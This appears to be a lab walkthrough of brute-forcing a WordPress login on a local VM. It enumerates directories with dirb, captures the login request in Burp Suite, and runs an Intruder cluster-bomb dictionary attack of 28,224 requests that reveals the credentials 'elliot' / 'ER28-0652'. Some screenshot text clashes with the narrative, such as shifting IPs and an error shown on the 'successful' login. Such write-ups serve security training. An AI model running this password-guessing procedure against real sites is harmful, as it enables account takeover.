
Command: dirb http://10.0.2.8/

We found a directory during the directory bruteforce attack.

URL: <http://10.0.2.8/0/>


The directory is a wordpress blogging website.

We can also see a login page in the directory.



Wordpress Login page


URL: <http://10.0.2.8/wp-login.php>



Logging in with wrong credentials.


Username: something

Password: anything



A logging error is displayed.

Since the first parameter being processed by the page is username, Invalid username error is displayed.



The HTTP Request message is captured in the Burp Suite.

The screenshot shows the Burp Suite interface with the following details:

Request:

```
POST /wp-login.php HTTP/1.1
Host: 10.0.2.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Origin: http://10.0.2.8
Connection: close
Referer: http://10.0.2.8/wp-login.php
Cookie: fbf5073e3203f1d42Aa-2493a893C920887B; s_nr=1695307550592; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Request: 1
log=something&pwd=anything&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.8%2Fwp-admin%2Ftestcookie1
```

Response:

```
HTTP/1.1 200 OK
Date: Thu, 21 Sep 2023 23:13:29 GMT
Server: Apache
X-Powered-By: PHP/5.5.29
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/;
Vary: Accept-Encoding
X-Mod-Pagespeed: 1.9.32.3.4523
Cache-Control: max-age=0, no-cache
Content-Length: 556
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<!--[if IE ]-->
<!--[if !IE 8 ]-->
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<!--[endif]-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
    user@#039;s Blog! &rsquo; Log In
</title>
<link rel="stylesheet" id="buttons-css" href='
    http://10.0.2.8/wp-includes/css/buttons.min.css,qver=4.3.1.pagespeed.ce.ZQERzcrubG.css'
    type="text/css" media="all"/>
<!--[endif]-->
```

Inspector:

- Request attributes: 2
- Request body parameters: 5
- Request cookies: 3
- Request headers: 12
- Response headers: 14

Right click on the HTTP Request message.

A list of options is displayed, click on Send to Intruder.

The screenshot shows the Burp Suite interface with the context menu open over the captured request. The "Send to Intruder" option is highlighted.

Request:

```
POST /wp-login.php HTTP/1.1
Host: 10.0.2.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Origin: http://10.0.2.8
Connection: close
Referer: http://10.0.2.8/wp-login.php
Cookie: fbf5073e3203f1d42Aa-2493a893C920887B; s_nr=1695307550592; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Request: 1
log=something&pwd=anything&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.8%2Fwp-admin%2Ftestcookie1
```

Response:

```
HTTP/1.1 200 OK
Date: Thu, 21 Sep 2023 23:13:29 GMT
Server: Apache
X-Powered-By: PHP/5.5.29
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/;
Vary: Accept-Encoding
X-Mod-Pagespeed: 1.9.32.3.4523
Cache-Control: max-age=0, no-cache
Content-Length: 556
Connection: close
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<!--[if IE ]-->
<!--[if !IE 8 ]-->
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<!--[endif]-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
    user@#039;s Blog! &rsquo; Log In
</title>
<link rel="stylesheet" id="buttons-css" href='
    http://10.0.2.8/wp-includes/css/buttons.min.css,qver=4.3.1.pagespeed.ce.ZQERzcrubG.css'
    type="text/css" media="all"/>
<!--[endif]-->
```

Inspector:

- Request attributes: 2
- Request body parameters: 5
- Request cookies: 3
- Request headers: 12
- Response headers: 14

Context Menu Options:

- Scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- Engagement tools [Pro version only]
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Save item
- Convert selection
- Cut
- Copy
- Paste
- Message editor documentation
- Site map documentation

The HTTP Request message has been sent to the Intruder tab.

Select the parameters username and password (HTTP message payload uses log and pwd parameters respectively) and add them. After adding the parameters are added, they are marked to indicate.

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.0.2.8

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

Start attack

POST /wp-login.php HTTP/1.1
Host: 10.0.2.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 108
Origin: http://10.0.2.8
Connection: close
Referer: http://10.0.2.8/wp-login.php
Cookie: _fuid=5073E283E42AA8-2493AB93C92D887B; _nr=1695387550592; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
log=Isomething&pwd=Anything&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.8%2Fwp-admin%2Ftestcookie=1

2 payload positions

Length: 690

Enter the payloads field in the Intruder tab.

Wordlists.txt is the payload for both username and password parameters.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the intruder tab.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

File Name: wordlist.txt

Files of type: All files

Open Cancel

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Rule

Add Edit Remove Up Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: [/<>#&.-[]]^*

Start attack

We can see that the payload for the second parameter password has also been loaded.

Payload count is 168.

Request count is 28224.

Click on Start Attack.

The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. In the 'Payload sets' section, there are two payload sets: '2' (Payload count: 168) and 'Simple list' (Request count: 28,224). The 'Payload type' is set to 'Simple list'. Below this, the 'Payload settings [Simple list]' section shows a list of items: 'elem', 'element', 'Elementary', 'elements', 'El', 'eligible', 'eliminate', 'eliot', 'Elliot', and 'elliots'. There are buttons for 'Add', 'Enter a new item', and 'Add from list...'. The 'Payload processing' section contains a 'Rule' table with columns for 'Add', 'Edit', 'Remove', 'Up', and 'Down'. The 'Payload encoding' section includes a checkbox for URL-encoding specific characters: '/<>?&*~[]|^`#'. A note states: 'This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.'

The attack has been started.

Burpsuite will perform combinations of both username payload and password payload ($168 * 168 = 28224$).

Hence the burpsuite will perform 28224 number of requests on the Login page.

The screenshot shows the results of the intruder attack. A modal window titled '4. Intruder attack of http://10.0.2.7 - Temporary attack - Not saved to project file' is displayed. The table has columns: Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The table shows 16 rows of data, with the last row being '551 of 28224'. The data is as follows:

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0	elem	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
1	element	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
2	Elementary	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
3	elements	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
4	El	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
5	eligible	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
6	eliminate	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
7	eliot	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
8	eliot	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
9	Elliot	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
10	elliots	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
11	Ellott	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
12	elliott	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4156	
13	Elliot	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4156	
14	ELLIOT	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4156	
15	ELLIOT47	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	
16	elliots	elem	200	<input type="checkbox"/>	<input type="checkbox"/>	4105	

The dictionary attack is complete.

28224 HTTP Request messages have been sent to the login page.

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h311ow0rld

4. Intruder attack of http://10.0.2.7 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0	element	elem	200	0	0	4105	
1	element	elem	200	0	0	4105	
2	Elementary	elem	200	0	0	4105	
3	elements	elem	200	0	0	4105	
4	Eli	elem	200	0	0	4105	
5	eligible	elem	200	0	0	4105	
6	eliminate	elem	200	0	0	4105	
7	Elliot	elem	200	0	0	4105	
8	eliot	elem	200	0	0	4105	
9	elots	elem	200	0	0	4105	
10	elots	elem	200	0	0	4105	

Issues

- Cleartext submission of password
- Session token in URL [4]
- Password field with autocomplete enabled
- Unencrypted communications
- SQL statement in request parameter

Advisory Request Response

INSPECTOR

! Cleartext submission of password

Issue: Cleartext submission of password

Severity: High

Confidence: Certain

Host: http://10.0.2.7

Path: /wp-login.php

Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://10.0.2.7/wp-login.php

The form contains the following password field:

- pwd

Issue background

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attack situated in the user's ISP or the application's hosting infrastructure could also potentially target any connection made over the Internet's core infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.

We can see that the HTTP Request number 27732 has a different status code.

Payload 1: elliot //for username parameter

Payload2: ER28-0652 //for password parameter

Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h311ow0rld

4. Intruder attack of http://10.0.2.7 - Temporary attack - Not saved to project file

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
1	POST /wp-admin/admin-ajax.php HTTP/1.1		302	0	0	1072	
27732	elliot	ER28-0652	302	0	0	1072	
2	Host: 10.0.2.7		302	0	0	1072	
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		302	0	0	1072	
4	Accept: application/json, text/javascript		302	0	0	1072	
5	Accept-Language: en-US,en;q=0.5		302	0	0	1072	
6	Accept-Encoding: gzip, deflate		302	0	0	1072	
7	Content-Type: application/x-www-form-urlencoded		302	0	0	1072	
8	X-Requested-With: XMLHttpRequest		302	0	0	1072	
9	Content-Length: 85		302	0	0	1072	
10	Origin: http://10.0.2.7		302	0	0	1072	
11	Connection: close		302	0	0	1072	
12	Referer: http://10.0.2.7/wp-admin/theme-editor.php		302	0	0	1072	
13	Cookie: _wpnonce=304c2107877a1923b697f; _wp_l		302	0	0	1072	
elliot%7C1694864637%7CunfaMsbqinQvUjW		db1c9319372f8abe36315fe9dd5b59299cfc8f8	302	0	0	1072	
7214693071500489...3885BAA65AE9B639E; s_n		1194577722417; wp-settings-time-6=1694601479; wordpre	302	0	0	1072	
test_cookie=WP+Cookie+check; wordpre		logined_in_3b4c21b7877a1923b69	302	0	0	1072	
wordpress_logged_in_3b4c21b7877a1923b69		elliott%7C1694864637%7CunfaMsbqinQvUjW	302	0	0	1072	
elliott%7C1694864637%7CunfaMsbqinQvUjW		94638266f5d04e4547104aTaef35e939c9ee	302	0	0	1072	
14	interval=6&nonce=4cd1cc27&action=he		302	0	0	1072	
15	has_focus=false		302	0	0	1072	

Issues

- Cleartext submission of password
- Session token in URL [4]
- Password field with autocomplete enabled
- Unencrypted communications
- SQL statement in request parameter

Advisory Request Response

INSPECTOR

! Cleartext submission of password

Issue: Cleartext submission of password

Severity: High

Confidence: Certain

Host: http://10.0.2.7

Path: /wp-login.php

Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://10.0.2.7/wp-login.php

The form contains the following password field:

- pwd

Issue background

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attack situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.

We apply the cracked passwords in the login page manually.

Username: elliot

Password: ER28-0652


The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'user's Blog! Log In' at the URL '10.0.2.8/wp-login.php'. The page displays a large blue WordPress logo at the top. Below it, a red error message box contains the text 'ERROR: Invalid username. [Lost your password?](#)'. The main form fields are filled with 'elliot' in the 'Username' field and a series of black dots representing a password in the 'Password' field. There is a 'Remember Me' checkbox and a blue 'Log In' button. At the bottom of the page, there are links for 'Lost your password?' and '← Back to user's Blog!'. The browser interface includes a toolbar with icons for file operations, a tab bar with several other tabs, and a status bar at the bottom right showing '14:07'.

Logged in successfully.

The dashboard of user's wordpress blog page is opened.

